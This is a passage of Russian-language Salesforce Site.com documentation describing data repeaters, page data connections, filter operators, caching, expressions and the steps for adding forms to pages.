- Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.
   a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате: *имя_родительского_объекта*.*имя_поля*.
   b. Чтобы определить способ фильтрации результатов, выберите нужный оператор. Например, чтобы просмотреть точные совпадения, выберите оператор *«Равно»*.
   c. Выберите источник значения фильтра. Например, чтобы задать явное значение, выберите *«Фиксированное значение»*. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите *«Строка URL-запроса»*.
   d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
   e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

   Прим.: Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

4. Выберите нужную функцию в разделе «Функции».

Параметр	Описание
Count	Определяет количество записей, содержащих значение для выбранного поля. Например, если значение выбранного поля используется только в 25 записях объекта из 30 доступных, то данный параметр равен 25.
Максимальное значение	Возвращает наибольшее значение для выбранного поля. Данный параметр применяется к числам, строкам и датам.
Среднее значение	Определяет среднее значение всех записей для выбранного поля. Например, среднее значение по 20 записям, общая цена которых составляет 20 000 рублей, равно 1 000. Данный параметр применяется только к числовым полям.

Параметр	Описание
Минимальное значение	Возвращает наименьшее значение для выбранного поля. Данный параметр применяется к числам, строкам и датам.
Сумма	Определяет общее значение всех записей для выбранного поля.

5. Выберите нужное поле.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Представления «По умолчанию», «Ошибка» и «Нет данных»

Повышение производительности посредством кэширования

Примеры фильтрации данных

Общие сведения об информационных подключениях страницы

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


Доступно (с ограничениями) в версиях: **Developer Edition**.

Информационные подключения страницы позволяют администраторам сайта и конструкторам создавать страницы сведений для отдельных записей при использовании объектов Salesforce.

Информационные подключения страницы, используемые совместно с элементами повторителя, настраиваемым кодом или блоками содержимого, позволяют устанавливать связи со стандартными и настраиваемыми объектами, извлекать конкретные записи и отображать записи на странице сайта в динамическом режиме.

Пример: Например, все организации компании должны отображаться на странице сайта по имени «Организации». А, ссылка **«Просмотр сведений»** должна открывать страницу сайта по имени «Сведения об организации» для отображения сведений о выбранной организации.

В данном случае добавьте повторитель данных на страницу сайта по имени «Организации» для извлечения списка записей из объекта «Организация» (1). Чтобы создать ссылку **«Просмотр сведений»** (2), воспользуйтесь элементом данных. Созданная ссылка использует строку URL-запроса для передачи поля «Код организации» в качестве уникального идентификатора на страницу по имени «Сведения об организации». При загрузке страницы по имени «Сведения об организации» информационное подключение страницы использует значение уникального идентификатора для динамического отображения только сведений о данной записи (3).



Информационные подключения страницы позволяют использовать выражения для доступа к отображаемым данным в любой области страницы, включая свойства страницы. Например, чтобы использовать имя организации в качестве заголовка страницы «Сведения об организации», введите значение `{!Name}` в поле «Заголовок» на панели «Свойства». Загрузка страницы инициирует извлечение имени организации для отдельной записи и его отображение в строке заголовка обозревателя.

СМ. ТАКЖЕ:

- Извлечение данных посредством информационных подключений страницы
- Общие сведения о службах данных Site.com

Извлечение данных посредством информационных подключений страницы

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования профиля пользователя-гостя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И Управление профилями и наборами полномочий И Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Рекомендуем использовать информационное подключение страницы для создания страниц сведений для отдельных записей при использовании объектов Salesforce.

Информационные подключения страницы, используемые совместно с элементами данных, настраиваемым кодом или блоками содержимого, позволяют устанавливать связи со стандартными и настраиваемыми объектами, извлекать конкретные записи и отображать возвращенные данные на странице в динамическом режиме. При необходимости воспользуйтесь выражениями для доступа к возвращенным данным в свойствах страницы.

Ниже перечислены действия, доступные на открытой странице.

1. Убедитесь, что страница выбрана на панели «Структура страницы».
2. Нажмите кнопку **«Добавить подключение»** в разделе «Информационное подключение страницы» на панели «Свойства».
3. Выберите нужный объект.

   Прим.:

   - Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте профиль пользователя-гостя, включите полномочие «Чтение» для соответствующего объекта и обновите список.
   - Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

4. При необходимости выберите нужные критерии фильтрации в разделе «Фильтры». Если критерии фильтрации не заданы, то по умолчанию отображается первая запись.
   a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате: *имя_родительского_объекта*.*имя_поля*.
   b. Чтобы определить способ фильтрации результатов, выберите нужный оператор. Например, чтобы просмотреть точные совпадения, выберите оператор *«Равно»*.
   c. Выберите источник значения фильтра. Например, чтобы задать явное значение, выберите *«Фиксированное значение»*. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите *«Строка URL-запроса»*.
   d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
   e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

   Прим.: Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

5. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка».
   Например, чтобы создать страницу, отображающую самое популярное кино, рекомендуем установить связь с настраиваемым объектом, содержащим данные о кино, и, взамен использования критериев фильтрации, выполнить

сортировку по рейтингу в порядке убывания. Информационное подключение страницы возвращает одну запись, поэтому страница отображает только кино с наиболее высоким рейтингом.

6. Нажмите кнопку **«Сохранить»**.

Затем добавьте элементы данных, настраиваемый код или блоки содержимого на страницу для отображения извлеченных данных.

Система позволяет использовать выражения для доступа к отображаемым данным в любой области страницы, включая свойства страницы. Например, чтобы использовать имя организации в качестве заголовка страницы «Сведения об организации», введите значение `{!Name}` в поле «Заголовок» на панели «Свойства». Загрузка страницы инициирует извлечение имени организации для отдельной записи и его отображение в строке заголовка обозревателя.

СМ. ТАКЖЕ:

- Общие сведения об информационных подключениях страницы
- Повышение производительности посредством кэширования
- Общие сведения об отображении динамических данных посредством выражений
- Примеры фильтрации данных

Общие сведения о доступе к данным в связанных объектах

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Стандартные и настраиваемые объекты используют взаимосвязи, которые определяют способ связи записей, принадлежащих разным объектам. Например, благодаря взаимосвязи «один ко многим», установленной между организациями и контактами, каждая организация может быть связана с одним или несколькими контактами. Данная взаимосвязь также называется «родитель — потомок» или «основная — подробная».

Дополнительную информацию о взаимосвязях между объектами Salesforce см. в разделе «Взаимосвязи объектов».

Повторители данных, таблицы данных и функции обработки данных используют эти взаимосвязи для отображения данных из связанных объектов на странице.

Общие сведения о доступе к данным в родительских объектах

Если повторитель данных, таблица данных или функция обработки данных добавляется на страницу и связывается со стандартным или настраиваемым объектом, то пользователю автоматически предоставляется доступ к полям любого связанного родительского объекта.

Если критерии фильтрации добавляются в повторитель данных, таблицу данных или функцию обработки данных, то раскрывающийся список «Поле» в диалоговом окне «Создать информационное подключение» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате: *имя_родительского_объекта*`.`*имя_поля*. Таким образом, поле родительского объекта может использоваться для фильтрации результатов. Например, при извлечении записей из объекта «Контакты» контакты могут быть отфильтрованы по имени организации (`Account.Account Name`) «Садовник».

Аналогичным образом, элементы данных, добавленные в повторитель данных, или столбцы, добавленные в таблицу данных, могут быть связаны с полями родительского объекта. Например, таблица данных, связанная с объектом «Контакт», может быть дополнена столбцами, один из которых соотносится с полем контакта «Полное имя», а второй — с полем организации `Account.Account Name`; в этом случае имя контакта будет отображаться вместе с именем связанной организации.


Общие сведения о доступе к данным в дочерних объектах

Повторитель данных, содержащий другой повторитель данных, таблицу данных или функцию обработки данных, может использоваться для извлечения данных из дочернего объекта. Внешний или родительский повторитель данных связывается с объектом (например, организации). Внутренний повторитель данных, таблица данных или функция обработки данных автоматически связывается с любыми дочерними объектами (например, контакты). Также это называется *вложенным повторителем данных*.

Допустим, пользователю необходимо просмотреть список организаций с именами связанных контактов (см. пример ниже).



Создайте повторитель данных (1), связанный с объектом «Организации», и добавьте элемент данных (2), который соотносится с полем «Имя организации». Добавьте вложенный повторитель данных (3), связанный с объектом «Контакты», который является дочерним для объекта «Организации». Добавьте элемент данных (4), который соотносится с полем контакта «Полное имя», во вложенный повторитель данных.



СМ. ТАКЖЕ:

- Отображение данных из связанных объектов с помощью вложенных повторителей данных
- Динамическое извлечение данных с помощью повторителей данных
- Динамическое извлечение данных с помощью таблиц данных

Отображение данных из связанных объектов с помощью вложенных повторителей данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта
Для редактирования профиля пользователя-гостя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта И

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Управление профилями и наборами полномочий

И

Настройка приложения

Повторитель данных, содержащий другой повторитель данных, таблицу данных или функцию обработки данных, может использоваться для извлечения данных из дочернего объекта. Внешний или родительский повторитель данных связывается с объектом (например, организации). Внутренний повторитель данных, таблица данных или функция обработки данных автоматически связывается с любыми дочерними объектами (например, контакты). Также это называется *вложенным повторителем данных*.

Например, повторитель данных, связанный с объектом «Организации», может быть дополнен вложенной функцией обработки данных, связанной с объектом «Контакты», что позволит просмотреть количество контактов, связанных с каждой организацией.

Чтобы создать вложенный повторитель данных, выполните указанные ниже действия.

1. Добавьте повторитель данных на страницу.
2. Перетащите дополнительный элемент **«Повторитель данных»**, **«Таблица данных»** или **«Функция обработки данных»** с панели «Элементы страницы» в повторитель данных.
3. Выберите нужный связанный объект Salesforce.

   Прим.: Данные могут быть также извлечены из несвязанных объектов. Однако, рекомендуем извлекать данные только из связанных объектов, так как использование несвязанных объектов может отрицательно сказаться на производительности сайта.

4. При необходимости выберите критерии фильтрации набора данных в разделе «Фильтры». Если критерии фильтрации не заданы, то отображаются все данные элемента.
   a. Выберите поле, к которому должны быть применены критерии фильтрации. Раскрывающийся список «Поле» содержит поля объекта, за которыми следуют поля всех родительских объектов, указанные в следующем формате: *имя_родительского_объекта*.*имя_поля*.
   b. Чтобы определить способ фильтрации результатов, выберите нужный оператор. Например, чтобы просмотреть точные совпадения, выберите оператор *«Равно»*.
   c. Выберите источник значения фильтра. Например, чтобы задать явное значение, выберите *«Фиксированное значение»*. Чтобы использовать значения, переданные на страницу посредством строки запроса, выберите *«Строка URL-запроса»*.
   d. Задайте значение фильтра. При использовании строки запроса рекомендуем также указать алгоритм действий в случае ее отсутствия.
   e. Чтобы уточнить результаты фильтрации, добавьте дополнительные критерии. Каждый элемент фильтра дополняется оператором «И».

   Прим.: Если фильтрация результатов выполняется на основе фиксированного значения, то возвращенные записи могут быть просмотрены в разделе «Предварительный просмотр подключения». Чтобы обновить список записей, щелкните **«Повторить загрузку предварительного просмотра»**.

5. Укажите порядок сортировки результатов (по возрастанию или убыванию) и необходимое количество полей в разделе «Сортировка». Например, если объект содержит пользовательские данные, то результаты могут быть отсортированы сначала по полу, а затем по имени.

6. Укажите максимально допустимое количество отображаемых результатов в разделе «Ограничения». Например, чтобы просмотреть только первые пять результатов, введите значение *«5»* в поле «Ограничить результаты:».
7. При добавлении пагинации укажите максимально допустимое количество результатов на страницу в поле «Количество результатов на страницу».
8. При использовании таблицы данных щелкните **«Далее»**. Чтобы добавить поля в таблицу, дважды щелкните нужное поле или выберите поле и нажмите кнопку .Добавление
9. Нажмите кнопку **«Сохранить»**.

При необходимости добавьте элементы данных или настраиваемый код в родительский повторитель для отображения его полей. Аналогичным образом, вложенный повторитель данных, доступный в родительском повторителе данных, может быть дополнен элементами данных или настраиваемым кодом для отображения полей дочернего объекта.

Прим.: Повторители данных могут быть вложены только на один нижестоящий уровень.

СМ. ТАКЖЕ:

Общие сведения о доступе к данным в связанных объектах

Динамическое извлечение данных с помощью таблиц данных

Использование функций обработки данных

Повышение производительности посредством кэширования

Кэширование позволяет повысить производительность и обработку страниц веб-сайта при использовании элементов страницы, привязанных к данным (например, повторители данных, таблицы данных и функции обработки данных). Кэширование контролирует частоту запросов данных Salesforce, отправляемых страницей, содержащей информационное подключение.

Например, страница сайта одновременно просматривается 100 посетителями. Если кэширование отключено, то страница отправляет 100 отдельных запросов на одни и те же данные, а ее производительность сильно снижается. Если кэширование включено, то страница отправляет всего один запрос для первого посетителя. Все последующие запросы, отправляемые в течение заданного временного промежутка, извлекают данные из кэша. По истечении установленного времени кэш обновляется.

Поле «Продолжительность кэширования (в минутах)» на вкладке «Свойства» определяет период кэширования извлеченных данных для выбранного повторителя данных, таблицы данных или функции обработки данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Значение по умолчанию — 30 минут. Тем не менее, оптимальное значение определяется текущими бизнес-требованиями. Например:

- При частом обновлении данных (например, система комментирования или биржевые сводки) рекомендуем выбрать нулевое значение. Данное действие позволяет отключить кэширование и отображать на странице самые последние данные.
- При редком обновлении данных (например, раз в неделю) рекомендуем выбрать увеличенное значение. Длительный период кэширования позволяет просматривать страницы даже в случае временной недоступности источника данных.

Прим.: Обновление сайта инициирует удаление кэша для всех информационных подключений. Кэширование возобновляется при следующем просмотре страницы сайта.

СМ. ТАКЖЕ:

- Динамическое извлечение данных с помощью повторителей данных
- Динамическое извлечение данных с помощью таблиц данных
- Использование функций обработки данных

Фильтры данных

Количество записей, извлекаемых в результате добавления повторителя данных, таблицы данных или функции обработки данных на страницу, может не ограничиваться. Чтобы ограничить количество возвращенных результатов при работе с объектом Salesforce, содержащим тысячи записей, рекомендуем использовать критерии фильтрации.

Ниже перечислены компоненты, которые должны быть указаны при добавлении критериев фильтрации.

- Поле, к которому должны быть применены критерии фильтрации
- Оператор
- Источник значения фильтра
- Значение фильтра

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Операторы фильтрации

Оператор	Описание
Равно	Данный оператор возвращает точное совпадение.
Не равно	Данный оператор возвращает записи, которые не содержат указанного значения.
Меньше	Данный оператор возвращает записи, которые предшествуют указанному значению.
Больше	Данный оператор возвращает записи, которые превышают указанное значение.
Меньше или равно	Данный оператор возвращает записи, которые соответствуют или предшествуют указанному значению.
Больше или равно	Данный оператор возвращает записи, которые соответствуют или превышают указанное значение.
Начинается с	Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его начала. Например, фильтр «калифорния» возвращает запись «Калифорния-тур», но не запись «Моя Калифорния».
Заканчивается на	Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его окончания.
Содержит	Данный оператор возвращает записи, содержащие критерий поиска и, возможно, другую информацию. Например, фильтр «калифорния» возвращает записи «Калифорния-тур» и «Моя Калифорния».

Оператор	Описание
Включает	Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые содержат как минимум одно значение, введенное через запятую.
Включает все	Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые содержат все значения, введенные через запятую.
Исключает	Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые не содержат как минимум одно значение, введенное через запятую. Например, фильтр «Москва,Ярославль» по полю категории «Местоположения» исключает запись, содержащую строку «Москва,Томск» или «Ярославль,Новосибирск».
Исключает все	Данный оператор предназначен для многозначных типов полей, поддерживающих отображение записей, которые не содержат все значения, введенные через запятую. Например, фильтр «Москва,Ярославль» по полю категории «Местоположения» исключает только записи, содержащие *оба* термина.

Источники значения фильтра

Источник	Описание
Фиксированное значение	Рекомендуем использовать для выбора значения.
Строка URL-запроса	Рекомендуем использовать для передачи переменного содержимого в элемент посредством URL-адреса при загрузке страницы.
Глобальное свойство	Рекомендуем использовать для добавления фиксированного значения с сайта (например, текущая дата или текущее время).
Заголовок запроса	Рекомендуем использовать для добавления значения из обозревателя (например, заголовок узла или версия обозревателя).
Родительский повторитель	Рекомендуем использовать для создания запроса между несвязанными объектами. Данный источник доступен только в том случае, если родительский повторитель содержит вложенный повторитель данных, таблицу данных или функцию обработки данных, а объекты родительского повторителя и вложенного элемента не связаны.  Внимание: Извлечение данных из несвязанных объектов может отрицательно сказаться на производительности сайта. Настоятельно рекомендуем извлекать данные только из связанных объектов.

См. также:

- Динамическое извлечение данных с помощью повторителей данных
- Динамическое извлечение данных с помощью таблиц данных
- Использование функций обработки данных
- Общие сведения об отображении динамических данных посредством выражений

Общие сведения об отображении динамических данных посредством выражений

Приложение Site.com использует язык выражений для динамического отображения данных. Выражения являются структурными нулями для данных, которые заменяются сведениями при загрузке страницы. Выражения позволяют определять способ отображения данных на странице при использовании привязанных к данным элементов страницы или настраиваемых свойств виджетов.

Синтаксис выражения Site.com выглядит следующим образом: открывающая фигурная скобка, восклицательный знак, поле, имя настраиваемого свойства или имя пространства имен, закрывающая фигурная скобка.

Например, чтобы добавить выражение в настраиваемый код или блоки содержимого, воспользуйтесь синтаксисом `{!URL}` для настраиваемого свойства «URL-адрес», добавленного в виджет. Подобным образом, чтобы добавить выражение для поля «Город для счета», воспользуйтесь следующим синтаксисом: `{!BillingCity}`. При использовании связанных объектов имя поля следует за именем основного объекта. Например, `{!Account.BillingCity}`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

При редактировании элемента данных в повторителе данных или столбце таблицы данных поля объекта доступны в раскрывающемся списке без использования выражений. Однако, чтобы определить способ отображения поля на странице, рекомендуем просмотреть и изменить выражение при нажатии кнопки **«Настроить»** в диалоговом окне.

При использовании настраиваемого кода или блоков содержимого в повторителе данных поля объекта доступны только посредством выражений.

Ниже перечислены действия, позволяющие выражениям определять отображаемые результаты.

- Добавление текста вокруг выражения. Например, для отображения номера телефона соответствующего офиса введите текст «*Свяжитесь с нами по телефону*» перед выражением `{!Phone}`. При отображении данных на странице поле `{!Phone}` заменяется значением поля соответствующей записи. Например, «*Свяжитесь с нами по телефону 100-200-3000*».
- Форматирование отображаемых результатов с помощью HTML-тегов. Например, чтобы изменить способ отображения результатов на странице, добавьте теги `H1` до и после выражения. Например, `<H1>{!Phone}</H1>`.
- Создание строки URL-запроса для передачи переменных данных в повторитель данных или таблицу данных на другой странице. Вторая страница, в свою очередь, использует полученную переменную для извлечения и отображения соответствующих записей. Например, создайте гиперссылку (`/product_details?productID={!id}`), где переменная `{!id}` заменяется кодом продукта из соответствующей записи. При выборе данной ссылки код продукта передается на страницу сведений о продукте, которая использует код для извлечения и отображения сведений о записи на странице.

СМ. ТАКЖЕ:

Динамическое извлечение данных с помощью повторителей данных

Динамическое извлечение данных с помощью таблиц данных

Использование функций обработки данных

Примеры фильтрации данных

Повторители данных, таблицы данных и функции обработки данных позволяют фильтровать извлеченные данные самыми разными способами. Данный раздел содержит несколько примеров, иллюстрирующих два способа фильтрации — фиксированные значения и строки URL-запроса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Пример 1. Использование фиксированного значения для фильтрации результатов

В первом примере используется настраиваемый объект «Новости», хранящий новости и события компании. Каждый элемент настраиваемого объекта содержит раскрывающийся список «Статус», которому может быть задано значение «Выполняется» или «Утверждено». Страница «Новости компании» должна отображать только утвержденные элементы настраиваемого объекта. Чтобы отфильтровать данные в объекте «Новости», рекомендуем воспользоваться фиксированным значением.

Ниже перечислены действия, которые должны быть выполнены в данном сценарии.

1. Добавьте повторитель данных на страницу и настройте его следующим образом.
   a. Выберите настраиваемый объект «Новости».
   b. Введите критерий «"Статус" равно "Фиксированное значение"» в разделе «Фильтры».
   c. Введите «*Утверждено*» в текстовое поле «Значение».

   В этом случае повторитель данных возвращает только записи, поле «Статус» которых содержит значение «Утверждено».
2. Добавьте элементы данных в повторитель данных для отображения обязательных полей (например, «Заголовок», «Описание» и «Дата»).

Пример 2. Использование строки URL-запроса для динамической фильтрации и отображения результатов на другой странице

Во втором примере используется настраиваемый объект «Продукты», хранящий сведения о продуктах. Однако некоторые продукты доступны только в определенных городах, поэтому клиентам должны отображаться те продукты, которые имеются в наличии в ближайшем городе. В этом случае рекомендуем создать страницу сайта «Местоположения», содержащую ссылки на все доступные города.

Чтобы открывать страницу сайта «Продукты» при выборе любой из этих ссылок, но отображать только выбранные продукты, воспользуйтесь строками URL-запроса, которые позволяют передавать переменное содержимое между HTML-страницами. В текущем примере переменным содержимым является местоположение продукта; повторитель данных возвращает продукты только после выбора нужного местоположения.

Ниже перечислены действия, которые должны быть выполнены в данном сценарии.

1. Добавьте повторитель данных на страницу «Продукты» и настройте его следующим образом.
   a. Выберите настраиваемый объект «Продукты».
   b. Введите критерий «*"Город" равно "Строка URL-запроса"*» в разделе «Фильтры».
   c. Введите имя переменной в текстовое поле «Значение» (например, «*местоположение*»).
   d. Выберите значение **«Не применять данный элемент фильтра»** в раскрывающемся списке «Если строка запроса отсутствует». Данный параметр позволяет клиенту просмотреть все продукты без фильтрации.

e. Нажмите кнопку **«Сохранить»**.

2. Добавьте элементы данных для нужных полей (например, «Имя продукта», «Описание» и «Цена»).
3. Добавьте повторитель данных и выберите настраиваемый объект «Продукты» на странице «Местоположения».
4. Добавьте элемент данных в повторитель данных для отображения поля «Город» и настройте его следующим образом.
   a. Чтобы отображать название города в виде гиперссылки, выберите поле «Город» в качестве поля для отображения.
   b. Выберите формат отображения «Текст».
   c. Чтобы отображать URL-адрес на странице, выберите **«Добавить гиперссылку»**.
   d. Выберите значение «Элемент сайта» в раскрывающемся списке «Связать с:».
   e. Выберите тип «Страница», а затем выберите страницу «Продукты». (Если список страниц не отображается, установите курсор в текстовом поле «URL-адрес» и нажмите клавишу со стрелкой «вниз» на клавиатуре.)
   f. Введите значение URL-адреса `/product?location={!City}`, где `{!City}` является структурным нулем для значения поля записи «Город». При первой загрузке страницы структурный нуль `{!City}` заменяется соответствующим значением (например, Dallas), которое создает следующий URL-адрес:

      ```
      /product?location=Dallas
      ```

      Выбранная ссылка открывает страницу «Продукты» и передает `Dallas` как значение переменной `location`.

   g. Чтобы добавить подсказку, выберите поле «Город» и щелкните **«Настроить»**.
   h. Введите значение *«Показать продукты, доступные в городе {!City}»*.

      При загрузке страницы структурный нуль `{!City}` заменяется значением поля «Город» для каждой записи.

Теперь при загрузке страницы «Местоположения» повторитель данных отображает местоположение каждого продукта в виде ссылки. При выборе ссылки (например, Dallas) страница «Местоположения» передает `location=Dallas` на страницу «Продукты». При загрузке страницы «Продукты» повторитель данных использует данное значение для динамического отображения только тех записей, поле «Город» которых содержит значение `Dallas`.

СМ. ТАКЖЕ:

Динамическое извлечение данных с помощью повторителей данных

Отображение данных с помощью элементов данных

Динамическое извлечение данных с помощью таблиц данных

Общие сведения о доступе к данным в связанных объектах

Добавление формы на страницу

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления формы на страницу:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная в Site.com Studio
Для редактирования профиля пользователя-гостя:	Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная в Site.com Studio И Управление пользователями И «Настройка приложения»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Формы позволяют собирать и отправлять данные о посетителях сайта в стандартные или настраиваемые объекты Salesforce. Пользователи могут создавать формы Web-to-Lead, собирать сведения о клиентах или отзывы о продуктах и услугах.

Чтобы добавить форму на страницу, выполните указанные ниже действия.

1. Перетащите элемент **«Форма»** с панели «Элементы страницы» на страницу.
2. Выберите нужный объект Salesforce.

   Прим.:

   - Для пользователей Site.com: раскрывающийся список содержит только те объекты, которые доступны пользователям-гостям, так как посетителям общедоступного сайта предоставляется лицензия пользователя-гостя. Чтобы предоставить пользователям-гостям доступ к другим объектам, откройте профиль пользователя-гостя, включите полномочие «Создание» для соответствующего объекта и обновите список.
   - Для пользователей сообществ: раскрывающийся список содержит объекты, которые не могут быть доступны посетителям сайта. Доступ проверенных посетителей к объектам на общедоступных и личных страницах контролируется соответствующими профилями пользователя. Доступ непроверенных посетителей к объектам на общедоступных страницах контролируется профилем пользователя-гостя сайта.

3. Чтобы добавить доступные поля в форму, дважды щелкните нужное поле или выберите поле и нажмите кнопку .

   Все обязательные поля добавляются в список выбранных полей автоматически. При необходимости обязательные поля могут быть скрыты после добавления формы на страницу.

4. Чтобы изменить порядок отображения выбранных полей, щелкните **«Переместить вверх»** или **«Переместить вниз»**.

5. Нажмите кнопку **«Сохранить»**.

Прим.: При добавлении форм на проверенные страницы сообщества в приложении Site.com рекомендуем задать текущего пользователя для объектов Salesforce, требующих поля «Код ответственного». В отличие от стандартного пользователя-гостя, текущий пользователь позволяет определять проверенного пользователя при отправке формы. Чтобы задать текущего пользователя для поля «Код ответственного», выберите нужное поле формы, щелкните **«Настроить»** в разделе «Свойства поля» на панели «Свойства», а затем выберите источник «Глобальное свойство» и значение «Код текущего пользователя».

Подключенный объект не может быть изменен после добавления формы на страницу. Чтобы подключить другой объект, рекомендуем заменить форму.

Ниже перечислены действия, доступные на панели «Свойства» в форме.

- Просмотр подключенного объекта.
- Добавление заголовка в верхнюю часть формы.
- Выбор действий, выполняемых при успешной отправке формы.
- Изменение внешнего вида формы путем выбора другой темы.

Добавление полей ввода в формы или на страницы

Редактирование полей ввода в форме

Поля формы, добавленной на страницу, доступны для редактирования и изменения порядка отображения.

Типы полей ввода

Свойства полей ввода

Присвоение полям ввода значения по умолчанию

